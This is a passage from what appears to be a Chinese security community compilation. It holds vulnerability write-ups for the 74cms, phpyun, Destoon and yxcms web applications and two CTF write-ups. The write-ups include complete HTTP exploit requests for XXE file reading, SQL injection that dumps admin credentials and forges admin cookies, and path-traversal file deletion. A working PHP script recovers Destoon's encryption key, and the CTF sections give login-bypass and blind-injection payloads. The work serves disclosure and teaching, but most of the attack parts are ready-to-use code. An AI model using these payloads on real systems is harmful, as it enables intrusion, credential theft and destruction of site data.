                $keyword = trim($postObj->Content);
                $time = time();
                $textTpl = "<xml>

<ToUserName><![CDATA[%s]]></ToUserName>

<FromUserName><![CDATA[%s]]></FromUserName>
                                                        <CreateTime>%s</CreateTime>
                                                        <MsgType><![CDATA[%s]]></MsgType>
                                                        <Content><![CDATA[%s]]></Content>
                                                        <FuncFlag>0</FuncFlag>
                                                        </xml>";
                                        if(!empty( $keyword ))
                {
                                $msgType = "text";
                        $contentStr = "Welcome to wechat world!";
                        $resultStr = sprintf($textTpl, $fromUsername, $toUsername, $time, $msgType,
$contentStr);
                        echo $resultStr;
                }else{
                        echo "Input something...";
                }
```

```
        }else {
                echo "";
                exit;
        }
    }
        private function checkSignature()
        {
        // you must define TOKEN by yourself
        if (!defined("TOKEN")) {
            throw new Exception('TOKEN is not defined!');
        }
        $signature = $_GET["signature"];
        $timestamp = $_GET["timestamp"];
        $nonce = $_GET["nonce"];
                $token = TOKEN;
                $tmpArr = array($token, $timestamp, $nonce);
        // use SORT_STRING rule
                sort($tmpArr, SORT_STRING);
                $tmpStr = implode( $tmpArr );
                $tmpStr = sha1( $tmpStr );
                if( $tmpStr == $signature ){
                        return true;
                }else{
                        return false;
                }
        }
}
?>
```

可以看到跟 74cms 的中的微信代码是一样的，phpyun 也同样。

通过上面的分析和证明，这里 74cms 的任意文件读取漏洞跟 phpyun 的那个是一样的，同样的问题引起的，所以说是通用的漏洞毫不为过。

这，就是漏洞的来源!!!

之前有在几个小的 cms 上见到这么用的，这个接口文件一直没变，不知道多少开发者都这样照搬了。

漏洞证明

任意文件读取漏洞证明：

注意这里的 Content-Type

Content-Type: text/xml

```
POST /74cms/plus/weixin.php?signature=da39a3ee5e6b4b0d3255bfef95601890afd80709&timestamp=&nonce=
HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 6.1; rv:30.0) Gecko/20100101 Firefox/30.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-cn,zh;q=0.8,en-us;q=0.5,en;q=0.3
```

```
Accept-Encoding: gzip, deflate
Connection: keep-alive
Content-Type: text/xml
Content-Length: 275

<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE copyright [
<!ENTITY test SYSTEM "file:///F:/wwwroot/Apache2/htdocs/74cms/robots.txt">
]>
<xml>
<ToUserName>&test;</ToUserName>
<FromUserName>1111</FromUserName>
<Content>2222</Content>
<Event>subscribe</Event>
</xml>
```

这里读入了 txt 文件，但是如果要读取 php 文件内容的话，这样是不行的
因为 php 源码里面有尖括号会破坏 xml 的格式，这样是读不出来 PHP 源码的
但是我们可以这样：

```
php://filter/read=convert.base64-encode/resource=../data/config.php
```

这样打出来的 php 内容是 base64 编码，我们在解码即可得到 php 源码内容了。
后台任意文件删除：
通过上面读出 QS_pwdhash 的值：
$QS_pwdhash = "~MmgQ0y~-3gw9cHq";
然后 md5（~MmgQ0y~-3gw9cHq）= 64d3043b108382ce9be576eeac8de47f。
然后添加 COOKIE：admin_name 要不存在的 name，admin_id，admin_pwd 等于 MD5 值

```
POST /74cms/admin/admin_baiduxml.php?act=del HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 6.1; rv:31.0) Gecko/20100101 Firefox/31.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-cn,zh;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Cookie: Qishi[admin_name]=adminname; Qishi[admin_pwd]=64d3043b108382ce9be576eeac8de47f;
Qishi[admin_id]=1; PHPSESSID=aa12bf3aced95b1f56a0b9313037ea17
X-Forwarded-For: 127.0.0.1',`email`=(if(mid(user(),1,1)=char(114),sleep(3),0))#
DNT: 1
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 23

file_name=../robots.txt
```

SQL 注入漏洞：

```
POST /74cms/plus/weixin.php?signature=da39a3ee5e6b4b0d3255bfef95601890afd80709&timestamp=&nonce=
HTTP/1.1
Host: localhost
```

```
User-Agent: Mozilla/5.0 (Windows NT 6.1; rv:30.0) Gecko/20100101 Firefox/30.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-cn,zh;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: keep-alive
Content-Type: text/xml
Content-Length: 341

<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE copyright [
<!ENTITY test SYSTEM "file:///F:/wwwroot/Apache2/htdocs/74cms/robots.txt">
]>
<xml>
<ToUserName>&test;</ToUserName>
<FromUserName>1111</FromUserName>
<Content>2222' union select concat(admin_name,0x23,pwd,0x23,pwd_hash) from qs_admin#</Content>
<Event>3333</Event>
</xml>
```

（全文完）责任编辑：桔子

第4节　Destoon 设计缺陷可逆向加密 key

作者：2862348831@qq.com
来自：听潮社区 - Listen Tide
网址：http://team.f4ck.org/

由于 destoon 把解密后的参数都过滤了，所以造不成危害，不过逆向的过程还是很有趣的。要想逆向出 key，必须知道的有两个元素，一个是明文，另一个是足够多的密文（为什么是足够多后面会说到），好在这两个都可以很容易的获取到。

/module/member/member.class.php 390 行

```
$auth=encrypt($user['userid']."\t".$user['username']."\t".$user['groupid']."\t".$user['password']."\t".$user['admin']); // 明文
set_cookie('auth', $auth, $cookietime); // 从 cookie 中获取密文
```

下面看 destoon 是如何加密的

```
function encrypt($txt, $key = '') { // 加密函数
    $key or $key = DT_KEY;
    $rnd = random(32); // 32 位随机密钥
    $len = strlen($txt);
    $ctr = 0;
    $str = '';
    for($i = 0; $i < $len; $i++) {
        $ctr = $ctr == 32 ? 0 : $ctr;
        $str .= $rnd[$ctr].($txt[$i] ^ $rnd[$ctr++]); // 第一次加密简单的异或，并把密钥保存
    }
```

```
    return str_replace('=', '', base64_encode(kecrypt($str, $key))); // 调用 kecrypt 第二次加密
}

function kecrypt($txt, $key) {
    $key = md5($key); // DT_KEY 的 md5 作为密钥
    $len = strlen($txt);
    $ctr = 0;
    $str = '';
    for($i = 0; $i < $len; $i++) {
        $ctr = $ctr == 32 ? 0 : $ctr;
        $str .= $txt[$i] ^ $key[$ctr++]; // 第二次加密
    }
    return $str;
}
```

明文：S1,S2,S3,S4,S5,S6

随机密钥：R1,R2,R3,R4

固定密钥：K1,K2,K3,K4

第一次加密后：R1,R1^S1,R2,R2^S2,R3,R3^S3,R4,R4^S4,R1,R1^S5,R2,R2^S6

第二次加密后：

R1^K1,R1^S1^K2,R2^K3,R2^S2^K4,R3^K1,R3^S3^K2,R4^K3,R4^S4^K4,R1^K1,R1^S5^K2,R2^K3,R2^S6^K4

下面说下逆向的思路，先看加密后第一个表达式 R1^K1，R1，K1 虽然都是未知的但是都是有取值范围的 R1（A-Za-z0-9）62 个字符，K1（a-f0-9）16 个字符，这样我们就可以先建立一个 62x16 的异或表，因为 R1^K1 的结果是已知的，所以就可以根据结果查表推出 R1 和 K1，当然符合这个情况的会有很多组结果，这时候就需要第二个表达式 R1^S1^K2 了，因为它们都具有共同的变量 R1，所以根据这个条件可以过滤掉大部分的结果。下图是用这两个表达式过滤的结果，如图 2-4-1：




图　2-4-1

可以看到过滤后还是有 11 种可能性，所以还需要再次过滤。

这里要注意每次加密 R1 都是随机的，而 K1，K2 都是固定的，也就是说假如你用 10 组不同的密文逆向，K1，K2 一定会出现在每一组中。这样只需要足够多的结果求一个交集，就可以得到 K1，K2 了。

下面是 100 组密文逆向的 demo

```
<?php
// 建立 62x16 的异或表
```

```
$a = 'ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789abcdefghijklmnopqrstuvwxyz';
$b = '0123456789abcdef';
for($i=0;$i < strlen($a);$i++)
{
    for($j=0;$j < strlen($b);$j++)
    {
        $table[$i][$j]=$a[$i]^$b[$j];
    }
}
$user = '2\tusername\t5\tbb77152552f4463129065l3d56b7c920\t0'; // 明文
$max=100; // 100 组密文
for($num = 0;$num < $max;$num++)
{
$str = base64_decode(encrypt($user)); // 密文
$str = substr($str,0,32);
for($m=0,$k=0;$m < strlen($str);$m = $m+2,$k++)
{
    for($i=0;$i < strlen($a);$i++)
    {
        for($j=0;$j < strlen($b);$j++)
        {
         // 搜索异或表
            if($str[$m] == $table[$i][$j])
            {
                for($n=0;$n < strlen($b);$n++)
                {
                    if($n != $j && $str[$m+1] == ($table[$i][$n]^$user[$k]))
                        $result[$m][$b[$j].$b[$n]]++; // 每种可能的密钥计数
                }
            }
        }
    }
}
}
$md5='';
for($i=0;$i < 32;$i = $i+2)
{
    foreach($result[$i] as $key=>$value)
    {
        if($value == $max){ // 密钥出现次数 == 密文组数
         $md5 .= $key;
         break;
     }
    }
```

```
}
echo '逆向结果：'.$md5."\n";
echo '加密密钥：'.md5('ZZNKUQ0QionoIYu');
function encrypt($txt, $key = '') {
	$key or $key = 'ZZNKUQ0QionoIYu';
	$rnd = random(32);
	$len = strlen($txt);
	$ctr = 0;
	$str = '';
	for($i = 0; $i < $len; $i++) {
		$ctr = $ctr == 32 ? 0 : $ctr;
		$str .= $rnd[$ctr].($txt[$i] ^ $rnd[$ctr++]);
	}
	return str_replace('=', '', base64_encode(kecrypt($str, $key)));
}
function random($length, $chars = 'ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789abcdefghijklmnopqrstuvwxyz')
{
	$hash = '';
	$max = strlen($chars) - 1;
	for($i = 0; $i < $length; $i++) {
		$hash .= $chars[mt_rand(0, $max)];
	}
	return $hash;
}
function kecrypt($txt, $key) {
	$key = md5($key);
	$len = strlen($txt);
	$ctr = 0;
	$str = '';
	for($i = 0; $i < $len; $i++) {
		$ctr = $ctr == 32 ? 0 : $ctr;
		$str .= $txt[$i] ^ $key[$ctr++];
	}
	return $str;
}
?>
```

运行结果如图 2-4-2：




图　2-4-2

Demo 文件下载地址：http://pan.baidu.com/s/1dDtOCed

（全文完）责任编辑：桔子

第5节　yxcms1.2.6 任意文件删除漏洞分析

作者：xd_xd
来自：听潮社区-Listen Tide
网址：http://team.f4ck.org/

测试版本:1.2.6
YXcms 的在使用 unlink 函数删除文件的时候没有考虑到对该参数做一个限制，导致存在很多个任意文件删除的漏洞。漏洞代码也比较直接，比如：

```
if(!empty($_POST['oldheadpic'])){
    $picpath=$this->uploadpath.$_POST['oldheadpic'];
    if(file_exists($picpath)) @unlink($picpath);
```

这里是更新头像之后删除旧的头像图片。而旧头像的路径是直接从客户端发送的参数，接受之后仅仅判断了一下文件是否存在，如果存在就删除。从而存在漏洞。任意文件删除的漏洞有好几个点都存在，官方也进行了一些修复。先看一下官方修复的方式，这里是乌云报过的漏洞。http://wooyun.org/bugs/wooyun-2010-047226 修复前存在问题的代码：

```
if(!empty($_POST['oldpicture']) && $_POST['oldpicture']!=$this->nopic){
    $picpath=$this->uploadpath.$_POST['oldpicture'];
    echo $picpath;
    if(file_exists($picpath)) @unlink($picpath);//删除文艺文件
```

修复之后的代码：

```
if(!empty($_POST['oldpicture']) && $_POST['oldpicture']!=$this->nopic){
        $picpath=$this->uploadpath.$_POST['oldpicture'];
        $lasts=strtolower(substr($_POST['oldpicture'],-3));
        if(file_exists($picpath) && in_array($lasts,array('gif','jpg','png','bmp'))) @unlink($picpath);
    }
```

这里加入了一个对传入的$_POST[‘oldpicture’]参数的判断，判断这个文件名后缀是否是 gif，jpg 等。这个修复方案显示是不完善的。之所以存在任意文件删除的问题根源在于传入的文件名$_POST[‘oldpicture’]完全可控，可以使用任意的“.. / \ ”字符来遍历任意路径下的文件。所以防御的思路应该是从限制任意路径遍历入手，而不是限制文件类型。限制了文件类型最直接的问题就是可以这个漏洞退化成了一个删除任意图片文件。任何一个注册用户都可以将整个站点的所有图片文件删除。而在 php5.3.4 以前的版本中，可以使用\0(0x00 字节)进行文件操作的截断。所以对布署在 php5.3.4 以前版本中的应用来说，任意文件删除的漏洞依然没有修复。
最后分析一个最新版中二次操作导致的任意文件删除漏洞。这个漏洞还没有人公开分析过。问题代码存在 photoController.php。通过搜索 unlink 关键字定位到代码：

```
if(!empty($photos['photolist'])){
    $phoarr=explode(',',$photos['photolist']);
    foreach ($phoarr as $vo){
        if(file_exists($path.$vo))
        unlink($path.$vo);
        if(file_exists($path.'thumb_'.$vo))
```

```
        @unlink($path.'thumb_'.$vo);
    }
```

删除使用的数据来源于$photos[‘photolist’]变量。315 行，变量$photo 来源于数据库中查询的结果：

$photos=model('photo')->find("id='$id'",'photolist,sort,extfield,account');

经过分析，photo 表里的数据在新建图集或者编辑图集的时候插入数据库的。数据来源于用户数据。相关代码该文件 151 行：

```
if(!empty($_POST['photolist']))
$data['photolist']=implode(',',$_POST['photolist']);
if(!empty($_POST['conlist']))
$data['conlist']=implode(',',in($_POST['conlist']));
if(model('photo')->insert($data))
$this->success('图集添加成功~',url('photo/index'));
else $this->error('图集添加失败');
```

从$_POST[‘photolist’]中取数据，插入到 photo 表中。所以添加图集的时候，修改 post 数据中 photolist%5B%5D=../../protected/apps/install/install.lock 就可控制目标数据，如图 2-5-1：

图　2-5-1

删除图集的时候就可以看到数据被带入 unlink 函数中，安装锁定文件被删除，如图 2-5-2：

图　2-5-2

访问任意页面就会跳到安装页了，如图 2-5-3：

图　2-5-3

（全文完）责任编辑：桔子

第三章 CTF Writeups

第 1 节 alictf Writeup

作者：haxsscker
来自：听潮社区-Listen Tide
网址：http://team.f4ck.org/

我想说的是 web 100a 这道题目，为什么要说这道题目，原因如下：
1.本次征文的主题是新技术，这次我带来的不算什么新技术，只能算是一种较小众的思路吧。
2.Web100a 这道题目不同于其他 100 分题目，虽然只是普通的注入，但是在游戏开始后一直到官方给出 hint 都没有人做出来。
3.最终官方给了 hint2－>某注入方法的知识点，做出来的也只有几十人，估计大部分也是一知半解。
首先来看看这道题目的界面，如图 3-1-1：

图　3-1-1

看到这种后台页面，第一反应要不是伪造 cookie，要不是暴力破解，要不就是注入，首先来看是不是 cookie，一看 editcookie 插件中啥都没有，直接排除，如图 3-1-2：

图　3-1-2

再来看会不会暴力破解，一看存在验证码，用的还是 aliyun 的专用验证码，基本不太可能是爆破了，总不会让人去做图片识别吧。然后为了以防万一，我还是试了下 burp，确实无法绕过，遂放弃这种思路，如图 3-1-3：

图　3-1-3

那么在强猜了几个如 admin；qwerty；123456；alictf；alictf.com 等不到 20 个密码之后，我果断跪了。于是，接下来的路只有注入（万能密码）了！（最终，官方给出的 hint 是：手注帝在哪里。这证明了这道题是注入题）首先，我们先把网上流传的常用万能密码列出来：

```
"or "a"="a
').or('.a.'='.a
or 1=1--
'or 1=1--
a'or' 1=1--
"or 1=1--
'or.'a.'='a
'or''='or''='
"or"="a'='a
'or''='
'or'='or'
```

在全部返回如下页面后，我们知道，一定有过滤，而且，而且没有回显啊，如图 3-1-4：

图　3-1-4

不灰心，我们想一下，这里过滤哪些有可能：1. 单引号；2. Or;3. 双引号;4. - 符号;5. #符号。在思考前，我们大致可以猜到题目的 sql 语句是：

*Select * from 表名 where 用户列=’username’ and 密码列=’password’;*

那么首先思考单引号，这里既然是考注入，过滤单引号的可能性就不大，不然突破的方案也就只有\了，即：

*username\与 or 1=1 #构造出 Select * from 表名 where 用户列=’username\’ and 密码列=’ or 1=1#’;*

从而躲避掉’的限制，事实证明，在尝试多次后，这是不对的。那么 or 是否可以被过滤呢？很多小伙伴会问，如果 or 被过滤了，怎么构造永真语句？不急，我们来看一篇老外的注入视频：http://www.youtube.com/watch?v=glScQ9qqMII/，从视频中，我们可以看到，其实 mysql 除了 or 以外，还有||同样代表或的意思，那我们就可以测试一下了：

*username:a ‘||(select 1) ||’ password：随意 Select * from 表名 where 用户列=’a ‘||(select 1) ||’’ and 密码列=’123’;*

这个语句显然是构造了(select 1)为永真，并与其他两边为或关系，保证整个语句永真，我们在自己的机器上试试，如图 3-1-5：




图　3-1-5

但是，提交到题目里依然没有成功，如图 3-1-6：

图　3-1-6

这里第一反应就是，难道是 select 或者()被过滤了？那我们改一下，还可以更简单：

构造 username:a　‘||1 ||’　password：随意
*Select * from　表名　where　用户列=’　a　‘||1||’’　and　密码列=’123’;*

本机测试成功，如图 3-1-7：




图　3-1-7

扔上题目，终于，出现了 flag，如图 3-1-8：

图　3-1-8

题目的事到这也就结束了，这里很多小伙伴接着要做两件事：1.收藏这个新的万能密码；2. 研究下“||”与“&&”的关系。撸主还要做一件事情，这么蛋疼的题目，想看下用户名和密码到底是什么，有一样想法的基友们请回复下啊。

那么问题就来了： 1.过滤了 select；2.无回显；3.或许这个题目并没有入库，只是匹配答案而已。

对于第二个问题，我们很好解决，只要能显示 flag 的，就说明中间的是真，那么就类似于 boolean 盲注了，对于第三个问题，我们接着测试了 length 等函数，发现确实是数据库，不然会不支持各种函数，那么，最终只是问题 1.过滤了 select（测试了各种大小写等绕过方案，均不行）。

如何在没有 select，or，and，union 等的情况下注入：本次注入其实可以算比较幸运，为什么？因为这就是后台注入，一定是在管理员表内，不需要我们去猜表名。其实吧，很多基友觉得没有 select 就跟没有灵魂一样，无法好好玩耍，确实，没有 select，mysql 就跟 access 一样，列名都需要猜测，但也不是完全无法注入了，譬如这里，我们只需要猜列名，但是有验证码，本来可以 burp 直接跑的。这里使用的是 length 来猜列名：我们看本地测试就很容易发现，如果列名存在，返回就是真，不存在就是假（error），如图 3-1-9：

图　3-1-9

额，我们第一次测试居然就成功了。列名就是 username。也就是构造以下的：

username:a　'||length(username)>0 ||'　password：随意

*Select * from 表名 where 用户列='　a　'|| length(username)>0 ||''　and 密码列='123';*

如图 3-1-10：

图　3-1-10

这里再说一下，如果要猜表名的话，当然可以使用 burp，因为需要猜表名时候一般都不是登陆点，也就是没有验证码的，我们只需要构造“表名.列名”即可，比如下图中表名是 admin，将返回真（只能猜本表名），如图 3-1-11：




图　3-1-11

有些小伙伴说，那我连列名都不知道呀，这个也好办，一般列名都会存在 id，uid，sid 之类序号列，我们就猜这种就是了，然后扔到 burp 中抓包即可，变量就是我们的表名字典，不过这个做法意义不大，本来就已经在本表内了，如图 3-1-12：




图　3-1-12

包括 alictf 的题目中的表名猜出来就是 users，如图 3-1-13：

图　3-1-13

有了列名，我们就要猜长度了，这里还是用 length，因为本身就是计算长度的函数，我们从>1 开始猜，猜到>5 的时候（当然可以用折半法），显示为假，用户名长度就是 5 啦，如图 3-1-14：

图　3-1-14

5 个长度大家是不是想到的 admin？那我们可以来试下：之前我们猜测题目的 sql 语句是：

*Select * from 表名 where 用户列=' username ' and 密码列=' password ';*

现在既然猜 admin，我们就可以来证实了，我们构造

username=admin ' || ' password=随意

即构造出||左边为真，并与右边假进行或运算：

*Select * from 表名 where 用户列=' admin ' ||'' and 密码列=' password ';*

本机上是这样的，如图 3-1-15：




图　3-1-15

果断在题目上测试成功，当然，如果不是 admin，我们还有一个函数叫 substr，用法是：

substr(username,1,5)

代表取 username 中第一个字符往后 5 个字符。譬如本机测试，h4x 的第三个字符往后一个字符=x，为真，如图 3-1-16：




图　3-1-16

如果为假，如图 3-1-17：




图　3-1-17

另外我们还可以使用 like，然后用%来匹配后面的，如图 3-1-18：




图　3-1-18

那么我们构造：

Username=a' || substr(username,1,5) like　'admin'　||'　password=随意

即(这里的用户列其实已经知道就是 username 了)：

*Select * from　表名　where　用户列='a' || substr(username,1,5) like　'admin'　||'' and　密码列='password';*

提交题目，果断为真，如图 3-1-19：

图　3-1-19

用同样的方法，我们猜出，密码列为：password。也就是构造：

username:a　'||length(password)>0 ||'　password：随意
*Select * from　表名　where username='　a　'|| length(password)>0 ||''　and password='123';*

然后测出密码长度是 32。好吧果断被 md5 了，然后不断构造：

username:a　'||substr(password,1,32) like　'68a9b7e6d8fd2d3acb43e264a1a4473%'　||'　password：随意
*Select * from　表名　where username='　a　'|| substr(password,1,32) like*
'68a9b7e6d8fd2d3acb43e264a1a4473%'　||''　and password='123';

如图 3-1-20：

图　3-1-20

最终苦逼的得到密码为：68a9b7e6d8fd2d3acb43e264a1a44730。然后扔到 cmd5.com，如图 3-1-21：

图　3-1-21

解不开，我去我跪了，好吧，我被题目虐了无数遍。

（全文完）责任编辑：随性仙人掌

第2节 xdctf 2014 Writeup

作者：haxsscker

来自：听潮社区-Listen Tide

网址：http://team.f4ck.org/

Web20：分值最低的题目确是最坑的题目，因为不知道有 php 彩蛋这东西的话基本上也就卡死了，如图 3-2-1：

Websites and Infrastructure team	
PHP Websites Team	Rasmus Lerdorf, Hannes Magnusson, Philip Olson, Lukas Kahwe Smith, Pierre-Alain Joye, Kalle Sommer Nielsen
Event Maintainers	Damien Seguy, Daniel P. Brown
Network Infrastructure	Daniel P. Brown
Windows Infrastructure	Alex Schoenmaker
Your Flag	flag-WhatisPhp-mtzeXAtcKA53

图　3-2-1

Web 50：题目给了一个 xss 神器，要我们找到大牛的标记，如图 3-2-2：




图　3-2-2

里面的东西都翻了遍，就 fuck.jpg 最可疑，十六进制没看到有用的，那就祭出神器 Stegsolve.jar，如图 3-2-3：

